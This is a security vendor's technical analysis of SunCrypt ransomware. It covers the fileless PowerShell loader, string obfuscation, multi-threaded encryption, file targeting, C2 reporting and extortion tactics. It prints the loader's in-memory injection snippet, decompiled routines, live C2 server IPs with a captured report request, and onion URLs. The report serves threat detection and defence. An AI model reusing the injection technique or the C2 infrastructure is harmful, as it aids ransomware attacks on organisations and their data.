



Threat Report: SunCrypt Ransomware

September 23, 2020



Table of Contents

1 EXECUTIVE SUMMARY.....	3
2 ANALYSIS.....	5
2.1 The Obfuscated Powershell Script	5
2.2 The SunCrypt Ransomware.....	6
2.2.1 String Encryption And Dynamic API Loading.....	6
2.2.2 Command Line Argument Hashing	7
2.2.3 Mutex.....	9
2.2.4 Multi-threaded Asynchronous Encryption.....	9
2.2.5 Targeted Files	10
2.2.6 I/O Completion ReQUests.....	12
2.2.7 C2 traffic.....	12
2.3 The Ransom Note And The Victims	13
2.4 SunCrypt Operation	14
3 REFERENCES	15

Table of Figures


Figure 1 – The Main Stages of Fileless Suncrypt Ransomware.....	3
Figure 2 - Obfuscated Powershell	5
Figure 3 – Allocating Memory and Starting The Ransomware	5
Figure 4 – String Encyption and Dynamic API Function Import	6
Figure 5 – Commandline Argument Hash Values.....	7
Figure 6 – Example Debug Values.....	8
Figure 7 – Debug Strings.....	8
Figure 8 – Hardcoded Mutex Name	9
Figure 9 – I/O Completetion Port and Thread Pools Creation.....	9
Figure 10 – File Name Hash Algorithm	10
Figure 11 – List of Non-targeted File Name Hashes.....	11
Figure 12 – Comparing File Extension Hash Value	11
Figure 13 – Creating and Posting I/O Completion Request.....	12
Figure 14 – Encrypted C2 URLs.....	12
Figure 15 – C2 Server Enumeration.....	13
Figure 16 – C2 Traffic	13
Figure 17 – The Ransom Note	14
Figure 18 – SunCrypt Compiler Time Stamp	15
Figure 19 – Some Responses From SunCrypt Group.....	15

1 EXECUTIVE SUMMARY

The group behind SunCrypt ransomware has been active since October 2019, and it has been willing to spend a long time following a targeted victim in order to encrypt their data for financial gain. Recently, the group has published data it has stolen from many companies to cause fear and improve the probability of ransom payments. Because of the variety of techniques used by this ransomware and the rise of ransomware attacks recently, the Cysiv threat research team has analyzed SunCrypt ransomware in detail, to further improve our ability to detect, prevent or remediate it, for customers.

We started our analysis from an obfuscated PowerShell script which is reported as SunCrypt ransomware. The variant is a fileless ransomware, which uses the PowerShell process to extract and run a real SunCrypt payload. This technique does not drop the ransomware on disk before executing it, and makes it more challenging to detect and analyze the ransomware. The two main stage of the execution is described in Figure 1.

Figure 1 – The Main Stages of Fileless Suncrypt Ransomware



This variant of SunCrypt ransomware also use some well-known techniques, such as XOR encryption on stack and custom hash functions, to hide strings. To obfuscate the ransomware further, all the command line arguments accepted by SunCrypt are also protected by a hash function. This aims to hide the available options to change the behaviors of the ransomware. We extracted and analyzed all the command line arguments to understand the capabilities of the ransomware.

To encrypt files on the victims as fast as possible, SunCrypt ransomware uses an efficient threading model named I/O Completion Ports. The model can help handling multiple asynchronous I/O requests on a multiprocessor system. The main thread of SunCrypt will first create multiple I/O completion ports and a pre-allocated thread pool, which includes encryption threads. It assumes that each processor nowadays can run at least two threads, and creates the number of I/O completion ports and threads that are double the number of processors for maximizing the CPU utilization.

We determined that the payload of the HTTP request is XOR encrypted with the key 0x11. XOR decrypting the payload will reveal the user-name and computer name of the victim's machine. Further examination on the HTTP payload, we determine that this variant of SunCrypt will only report the information such as operating system version, user name, computer name, and number of encrypted files. It does not make any attempt to exfiltrate data to the C2 server. Therefore the leaked data must be stolen through other attack vectors, which could be done to steal data and then execute SunCrypt ransomware.

The ransom notes of SunCrypt ransomware are available in five languages: English, German, French, Spanish, and Japanese. This shows the possible targeted countries of the group behind SunCrypt ransomware. This variant of SunCrypt ransomware and the ransom note it drops are built for a specific victim. We project that the group will build a new SunCrypt variant and a new ransom note for each victim it targets. The group also stated in its ransom note that: "In case you decide not to cooperate, your private data will be published or sold."

At this time, SunCrypt's victims are mainly located in North America and some European countries. The victims are organizations or firms in different fields, such as property management, maritime supplies, architecture, oil & gas exploration, education, IT (cloud solutions, hardware, servers and storage), electronic systems, truck parts manufacturing, motor pumps and power solutions. Interestingly, there are victims that were posted on the website and then were removed.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

2 ANALYSIS

The SunCrypt ransomware variant analyzed by Cysiv threat research team is a fileless ransomware, which uses the PowerShell process to extract and run the real Suncrypt payload. This technique does not drop the ransomware on disk before executing it, and makes it more challenging to detect and analyze the ransomware. The following section provides a technical analysis of Suncrypt Ransomware.

2.1 The Obfuscated PowerShell Script

We started our analysis from an obfuscated PowerShell script, which is reported as SunCrypt ransomware. The size of the PowerShell script is about 1.46 MB and it requires some Windows APIs such as VirtualAlloc from kernel32.dll and EnumDesktopsW from user32.dll to execute (See the imported APIs in Figure 2).

Figure 2 - Obfuscated PowerShell

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class SczDTJpxMvfhqDckpiNGP {
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr tzanPowdQbVKuKmwIMnuJ,uint
VoROxyWtVFZJtzlwbHIL,uint AqocDvPgGYAcPiJpRrzXc,uint TEQ0IZJktLeneVZqwAmaG);
[DllImport("user32.dll")]public static extern IntPtr EnumDesktopsW(IntPtr nAqpfuDLBFutXDodKAmdE,IntPtr
S0wwqwktssSmEIpCNReLX,IntPtr iZTzialERGGqkoYaRLBHmL);
}
"@

Function nSZkQPmkPfdWCnRidAsKn() {
return ((-1084 + 1695) - (12622 - 9614))
}
}
%SOMkntntsZhpaaSnopvuHr = nSZkQPmkPfdWCnRidAsKn
```

SunCrypt group obfuscates its PowerShell script by adding junk code and using randomly generated variable names. After obfuscation is removed, we determined that the script uses the imported API VirtualAlloc to allocate two memory spaces in the PowerShell process. It then copies the base64-decoded binary data into the allocated spaces. Finally, it will pass the address of the allocated spaces to the imported API EnumDesktopsW as shown in Figure 3. Note that the code snippet was refactored for readability.

Figure 3 – Allocating Memory and Starting The Ransomware

```
[IntPtr]$Allocated_CallBackFunction = [ImportedAPI]::VirtualAlloc(0,$Base64Decoded1.Length,4096,64)
[IntPtr]$Allocated_ApplicationDefinedValue = [ImportedAPI]::VirtualAlloc(0,$Base64Decoded2.Length,4096,64)
[Runtime.InteropServices.Marshal]::Copy($Base64Decoded1,0,$Allocated_CallBackFunction,$Base64Decoded1.Length)
[Runtime.InteropServices.Marshal]::Copy($Base64Decoded2,0,$Allocated_ApplicationDefinedValue,$Base64Decoded2.Length)
[ImportedAPI]::EnumDesktopsW(0,$Allocated_CallBackFunction,$Allocated_ApplicationDefinedValue]
```

The first base64-decoded binary data is an application-defined EnumDesktopProc callback function that will be called on each desktop associated with the current window station. The second base64-decoded binary data is an application-defined value (SunCrypt ransomware), which will be passed to the callback function by the EnumDesktopsW API function.

By using the mentioned API functions, SunCrypt ransomware is injected into the PowerShell script and any actions it takes will be shown as they were done by a PowerShell process. This technique will also not leave any SunCrypt ransomware's PE file on the victims' system. Interestingly, the size of the call back function is 4,042 bytes and SunScript ransomware is only 68,612 bytes, which makes the size of the PowerShell 2003% larger than the real payloads. The added junk code does not change the behavior of the PowerShell script and only aims to slow any analysis effort down.

2.2 The SunCrypt Ransomware

This section provides an analysis of the main techniques used by SunCrypt ransomware.

2.2.1 STRING ENCRYPTION AND DYNAMIC API LOADING

Strings can be extracted easily from a binary and provides clues during the reverse engineering process. String encryption is one of the most common techniques used by malware to thwart malware analysis. SunCrypt ransomware does not contain many encrypted strings in its binary and most of the strings are DLL and APIs that it resolves dynamically, and debug information strings.

Figure 4 shows an example of a stack string decryption performed by SunCrypt to load the API NtQueryObject. The encryption algorithms used by SunCrypt to encrypt its string include byte XOR or simple byte deduction. If a string is only required in the scope of a function, it will be decrypted and stored on stack to be destroyed once the function is finished, while strings that are reused in multiple functions will be stored in global variables.

Figure 4 – String Encryption and Dynamic API Function Import

```

iterator = 0;
XOR_key = 1;
strcpy(EncryptedString, "OuPtdsxNckdbu"); // Pushed on the top of the stack
do
    EncryptedString[iterator++] ^= XOR_key;
while ( iterator < 13 );
EncryptedString[13] = 0;
ptr_NtQueryObject = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(
    hModule_ntdll,
    EncryptedString); // EncryptedString = "NtQueryObject"

```

It's worth mentioning that SunCrypt ransomware only imports some API functions dynamically and the other API functions are still statically imported and listed in the import table. Some of the API functions that are dynamically imported by SunCrypt include: strcpy, _atoi64, isxdigit, isdigit, memset, memcpy, NtSetInformationFile, NtQueryObject, _vsprintf, vsprintf, _vscwprintf,


_vsnwprintf, and RtlGetVersion. All of the mentioned API functions are imported from ntdll.dll library.

2.2.2 COMMAND LINE ARGUMENT HASHING

Having access to the command line arguments provides more information about the capabilities of the ransomware. To obfuscate the ransomware further, all the command line arguments accepted by SunCrypt are protected by a hash function. This technique aims to hide the strings related to the command line arguments and the available options to change the behaviors of the ransomware.

Every command line argument passed to SunCrypt will be hashed and compared against a list of precalculated hash values as shown in Figure 5. If the hash values are equal, some options will be enable or disable accordingly. One of the challenges is that the hash algorithm is lossy, which allows simple generation of the hash, but reversing it is hard.

Figure 5 – Commandline Argument Hash Values



After carefully analyzing the SunCrypt sample, we determined that it has five options that are enabled or disabled via command line arguments, which include: printing debug info; ignoring shares; ignoring mutex; avoiding report to C2, and; setting path to a targeted directory.

In the list of mentioned command line arguments, printing debug info is the most interesting option, which also provides more clues about the operations of the ransomware, simply because it will provide updates about the current action and whether the action has failed or succeeded.

If the option is enabled, SunCrypt ransomware will dynamically load and store the address of the print functions, including `_vsprintf`, `vsprintf`, `_wscwprintf`, `_vsnwprintf`, globally as these functions will be called multiple times during the running session. Every option, when enabled, will be printed on the command line screen. An example of SunCrypt running with “-nomutex” and debug information enabled is shown in Figure 6.

Figure 6 – Example Debug Values

```
* Ignoring mutex
* Started
OK  \\?\C:\ProgramData\██████████\DeploymentConfig.2.xml
OK  \\?\C:\ProgramData\██████████\DeploymentConfig.3.xml
...
* Finished
* 132 files encrypted
* Press Ctl + C to exit
```

We extracted all the debug strings (Figure 7) and this allows us to deduce the options that could be enabled or disabled.

Figure 7 – Debug Strings

Debug String	Description
* Ignoring shares	Will only decrypt local volumes
* Ignoring mutex	Will not check for multiple executions
* Will not report	Will not send reports to C2 server(s)
* Working with path : <Path>	Will only encrypt files and folders in the targeted path
* Started	The encryption is started
* Already running. * Use -nomutex flag to override. * Exiting now	The ransomware has been run on the machine and execution will be aborted The flag “-nomutex” can be use to ignore the mutex check
OK <File Path>	A new file was encrypted successfully
* Finished. * <Number> files encrypted. * Press Ctl + C to exit.	Encryption completed and the number of encrypted files is printed.

2.2.3 MUTEX

Mutual exclusion object (Mutex) was invented for resource sharing between multiple threads and to prevent racing conditions. Mutex is used by malware to mark its execution and avoid infecting the system more than once. This technique is especially useful in the case of ransomware to prevent encrypting the data multiple times. This variant of SunCrypt ransomware will create a 80-character mutex name (Figure 8) by using the API function CreateMutexA.

Figure 8 – Hardcoded Mutex Name


```
.data:00411C48 ; CHAR mutex_name[80]
.data:00411C48 mutex_name db 'rntu(t%%( !$p#!%#s%tr w#w"(! % ',27h,'(&#&# t&& (u',27h,'r)&)'t'
.data:00411C48 db '# !!u#(#u',27h,'p ',27h,'u$ (twrtw!%$#'
```

If the mutex is already created and the “ignore mutex” option is not enabled, the ransomware will exit. Please refer to the Figure 7 for more information.

2.2.4 MULTI-THREADED ASYNCHRONOUS ENCRYPTION

To encrypt files on the victims as fast as possible, SunCrypt ransomware uses an efficient threading model named I/O Completion Ports. The model can help handle multiple asynchronous I/O requests on a multiprocessor system. The main process of SunCrypt will first create multiple I/O completion ports and a pre-allocated thread pool, which includes encryption threads. It assumes that each processor nowadays can run at least two threads, and creates the number of I/O completion ports and threads that are double the number of processors as shown in Figure 9.

Figure 9 – I/O Completion Port and Thread Pools Creation



The main thread will then search for all the targeted files on the victim's system and shared volumes. Each time the main thread finds a new file, it will create an associated queue object and send a request to the encryption threads. The process of generating the requests is described in detail in section 2.2.6. Each encryption threads, after being created, will wait for new I/O completion request from the main thread and encrypt the files one by one.

2.2.5 TARGETED FILES

If a specific targeted path is set through command line parameters, the ransomware will only encrypt files and sub-folders in the directory. It's also worth mentioning that the shared volumes will not be encrypted if the according command line option is enabled. Please refer to Figure 7 for more details.

The volumes or folders will be enumerated recursively, and if the function finds a sub-folder, it will first make a recurrent call with the sub folder as input parameter, and then carry on with the other files/folders in the current directory. Each new file found will be assessed by a function to determine if it should be ignored or encrypted.

2.2.5.1 Non-targeted File Names

Ransomware usually checks to make sure it does not encrypt unwanted files, such as the ransom notes or the encrypted files. SunCrypt ransomware is not an exception. The ransom note of SunCrypt ransomware is named "YOUR_FILES_ARE_ENCRYPTED.HTML" and the encrypted files are renamed to add random 64-byte hex string extensions (See section 2.2.6 for more information). The ransomware will make sure the files with these characteristics are not encrypted.

Besides these checks, SunCrypt also uses an interesting check against the file names. Each file name will be hashed by a custom hash function described in Figure 10. The algorithm uses a nonce (number only used once - initialized as -2128831035) for each iteration. The nonces are added to the hash value to increase the difficulty level.

Figure 10 – File Name Hash Algorithm

```
do
{
    dup_ptr_current_wchar = ptr_current_wchar;
    updated_return_hash = nonce ^ *ptr_current_wchar--;
    nonce = 16777619 * updated_return_hash;
}
while ( dup_ptr_current_wchar != FileName );
return 16777619 * updated_return_hash;
```

The return values will be compared against a list of precomputed hash values. If the hash value of the file name is identical to one of the 7 hash values in Figure 11, the file will not be encrypted.

Figure 11 – List of Non-targeted File Name Hashes

```
.data:00411C2C IgnoredHash_FileNames dd 95D5B180h, 8272AEBAh, 5F88A0AFh, 374D5095h, 737EEA72h
.data:00411C2C dd 2376B423h, 0E0DD7077h
```

2.2.5.2 Targeted File Extensions

A typical ransomware always has a list of targeted file extensions for encryption. The goal of the list is to avoid corrupting the operating systems completely, because it needs the computers to be still running and showing its ransom demands. As mentioned, strings in SunCrypt ransomware are encrypted to thwart analysis. To accommodate file extensions matching and hiding the extension list at the same time, SunCrypt ransomware uses a custom hash function, which is similar to the hash function mentioned in section 2.2.5.1. The list of the targeted file extensions' hash values is stored in the binary and Cysiv threat research team identified 608 elements in the list. For example: 38228E56h, 45067681h, 94BAA6C5h, 7222DE42h, 0B11A3560h, 45A48609h, 134A6961h, 0F40B2FBCh, 0EFB0C85Eh, and 7AFE2339h. Each file extension will be hashed and compared against each hash value in the list as shown in Figure 12.

Figure 12 – Comparing File Extension Hash Value

```
extensionHashTableIterator = (DWORD *)extensionHashTable;
while ( hash_output != *extensionHashTableIterator )
{
    if ( ++extensionHashTableIterator == (DWORD *)&lastHashTableElement )
        goto IGNORE_FILE;
}
```

If it cannot find a match at the end of the list, the file will not be encrypted.

2.2.5.3 Minimum File Size

The main goal of a ransomware is encrypting every possible piece of valuable data to increase the chance of receiving a ransom payment. However, there must be a balance between the quantity and the quality. Each time a new file needs to be encrypted, the ransomware must initialize lots of variables before starting the encryption. Encrypting unwanted files costs the ransomware time and it might be terminated before it encrypts anything valuable.

Despite having the checks for the file extensions, SunCrypt developer(s) assume that any file smaller than 512 bytes is not valuable and will not need to be encrypted. Therefore, the ransomware will also check for the file size and avoid files considered too small to be valuable. As mentioned, this additional check is used to save time for encrypting bigger and potentially more valuable files.

2.2.6 I/O COMPLETION REQUESTS

As mentioned in section 2.2.4, the main thread will enumerate files on the system and send encryption request to the encryption thread pool. This task is achieved by using two API calls, including `CreateIoCompletionPort` and `PostQueuedCompletionStatus`, as shown in Figure 13. Some of the main information included in the I/O completion request are the handle to the unencrypted file, the filename, and the new extension.

Figure 13 – Creating and Posting I/O Completion Request

```

handle_CompletionPort = CreateIoCompletionPort(
    Unencrypted_FileHandle, // File Handle opened for overlapped I/O completion
    offset_Handle_ExistingCompletionPort,
    (ULONG_PTR)IOCompletionKey, // user-defined CompletionKey
    0); // NumberOfConcurrentThreads
result = (HANDLE)PostQueuedCompletionStatus(
    handle_CompletionPort,
    1u,
    (ULONG_PTR)IOCompletionKey,
    (LPOVERLAPPED)IOCompletionKey);
}

```

SunCrypt ransomware resolves the API function `SystemFunction036` dynamically from the library `advapi32.dll`. Note that MSDN documents this function as `RtlGenRandom` and declares it in `ntsecapi.h`. This function will be utilized to generate a new random extension for the next encrypted file by firstly generating 32 random bytes and converting them to a 64-byte hex string. The newly generated string will be the new file extension.

It is also worth mentioning that the main thread is in charge of dropping the ransom note into the current folder with the file name `YOUR_FILES_ARE_ENCRYPTED.HTML`. The file name and the contents of the file are also decrypted at runtime to avoid basic static analysis.

2.2.7 C2 TRAFFIC

If the “-noreport” option is not enabled, SunCrypt ransomware will report the current infection to its C2 server via HTTP connections. The URLs (Figure 14) to the C2 is encrypted and will only be decrypted at run time. Interestingly, we’ve determined up to nine reserved slots to store the C2 URLs. However only 2 URL slots are in use. This shows that SunCrypt ransomware could be setup to use more backup C2 servers than it currently is.

Figure 14 – Encrypted C2 URLs

```

.data:000C1CA0 Decrypted_C2URL db 'http://91.218.114.31;http://91.218.114.30',0

```

SunCrypt ransomware will enumerate the C2 server list to send the HTTP C2 report, and it will stop after the first C2 server responded a HTTP 200 success code as shown in Figure 15.

Figure 15 – C2 Server Enumeration

```

C2_URL = (LPCSTR *)Offset_ListOfC2URL;
while ( *C2_URL )
{
    if ( C2_communication(*C2_URL, v4, v5) )// if server responded with HTTP 200 code
        break;
    if ( ++C2_URL == (LPCSTR *)&LastC2URLPointer )
        break;
    v5 = dwOptionalLength;
}

```

The user agent string is decrypted in the main thread and stores it in a global variable. The user agent string used in this variant is “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/84.0.522.40”. An example of SunCrypt C2 report traffic is shown in Figure 16.

Figure 16 – C2 Traffic

```

POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/84.0.522.40
Host: 91.218.114.31
Content-Length: 124
Cache-Control: no-cache

...Arrtu(t(%%(!#p#!%#%$%tr w#w"(! % '(&##&# t&& (u'r)&t# !!u#(#u'p 'u$ (twrtw!%$#1.9...!.+fx.<dbtc'%[.UTBZE^A<U)%XA($A..


```

Note that the payload of the HTTP POST request includes the hard-coded mutex name mentioned in the section 2.2.3. After careful analysis of the C2_communication function shown in Figure 15, we determined the payload of the HTTP request is XOR encrypted with the key 0x11. XOR decrypting the payload will reveal the user-name and computer name of the victim’s machine. Upon further examination on the HTTP payload, we determined that this variant of SunCrypt will only report the information such as operating system version, user name, computer name, and number of encrypted files. It does not make any attempt to exfiltrate data to the C2 server. Therefore the leaked data must be stolen through other attack vectors, which could be done to steal data and then execute SunCrypt ransomware.

2.3 The Ransom Note And The Victims

The ransom note dropped by this variant of SunCrypt ransomware is shown in Figure 17. It is available in five languages: English, German, French, Spanish, and Japanese. This shows the possible targeted countries of the group behind SunCrypt ransomware. Despite the different languages included in the ransom note, this variant of SunCrypt ransomware and the ransom note it drops are built for a specific victim, and we project that the group will build a new SunCrypt variant and its new ransom note for each victim it targets.

Figure 17 – The Ransom Note



The ransom note includes instructions to download TOR browser to access the attackers' website. The victim can chat with the SunCrypt's "specialists" via the website: `hxxp://ebwexiymsib4rmw[.]onion/chat[.]html?<Unique ID>` or copy and paste a secret message (a hex string) left in the ransom note into the page: `hxxp://ebwexiymsib4rmw[.]onion/` Interestingly, the SunCrypt's "specialists" are aware that anyone who has access to the SunCrypt sample will be able to obtain the unique ID to chat with them. The reason they still need to maintain the unique chat ID is that it was built for the specific victim and is the only channel the victim(s) know about to contact them.

Publishing stolen data if the victim does not pay the ransom is a new trend, and SunCrypt ransomware uses it. This strategy creates fear and forces the victim to pay the ransom even if they have backup data but they do not want their data being exposed to the public. The group stated in its ransom note that: "In case you decide not to cooperate, your private data will be published here (`hxxp://nbzzb6sa6xuura2z[.]onion/`) or sold. "

Currently, SunCrypt's victims are mainly located in the United States of America and some European countries. The victims are organizations or firms in different fields, such as property management, maritime supplies, architecture, oil & gas exploration, education, IT (including cloud solutions, hardware, servers and storage), electronic systems, truck parts manufacturing, motor pumps and power solutions. Interestingly, there are victims that were posted on the website and then were removed.

2.4 SunCrypt Operation


The Cysiv threat research team determined the targeted attack timeline by this variant of SunCrypt ransomware. The two important milestones are the time when the ransomware was compiled (on August 10, 2020 as shown in Figure 18) and the time when the group claims the successful attack (August 24, 2020). This is exactly two weeks, however, the group could have targeted the victim before the day when they compiled the ransomware. This shows that the group could spend a long time following a targeted victim.

Figure 18 – SunCrypt Compiler Time Stamp

file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5F31ABB6 (Mon Aug 10 17:19:02 2020 - UTC)

The SunCrypt website also reveals the working hours of its “specialists” as shown in Figure 19. The working hours appear to be the standard 8-hour working periods. The compiler time stamp shown in Figure 18 also aligns with the working hour as it can be converted to 12:19 p.m CST. They also promise to delete the stolen data on their storage servers and provide a security report if the ransom payment is made. They seem to be quite open to negotiation as they also mentioned that there is a 15% COVID discount.

Figure 19 – Some Responses From SunCrypt Group

 Hello, thank you for your message. No available specialists at the moment. Please check back during the business hours: 10 AM to 6 PM CST.

How may i help you?

If we will make an agreement you will receive following : 1) Decryption for all stations 2) All your leaked data will be removed with no ways to restore it. 3) Full file tree of leaked data 4) Security report to avoid future attacks.

Sure, no problem just check back at least once a day. In case if you will remain silent for 3 days or fail to negotiate the leaked data will be published online.

3 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

3090bff3d16b0b150444c3bfb196229ba0ab0b6b826fa306803de0192beddb80
 bfce80983179ca30d3ccbd6f43fab8f8c4de13132b360be33233f3c83b262f19
 03e804b241b9c53c95424ca66025c10ae695fdc5f4f6389d5ff2e22b82516551
 a481c0b40d51d16b600be6e42486e8b8d49853b7dac0d557ba84a6f67588b260

Cysiv LLC

225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062

www.cysiv.com

sales@cysiv.com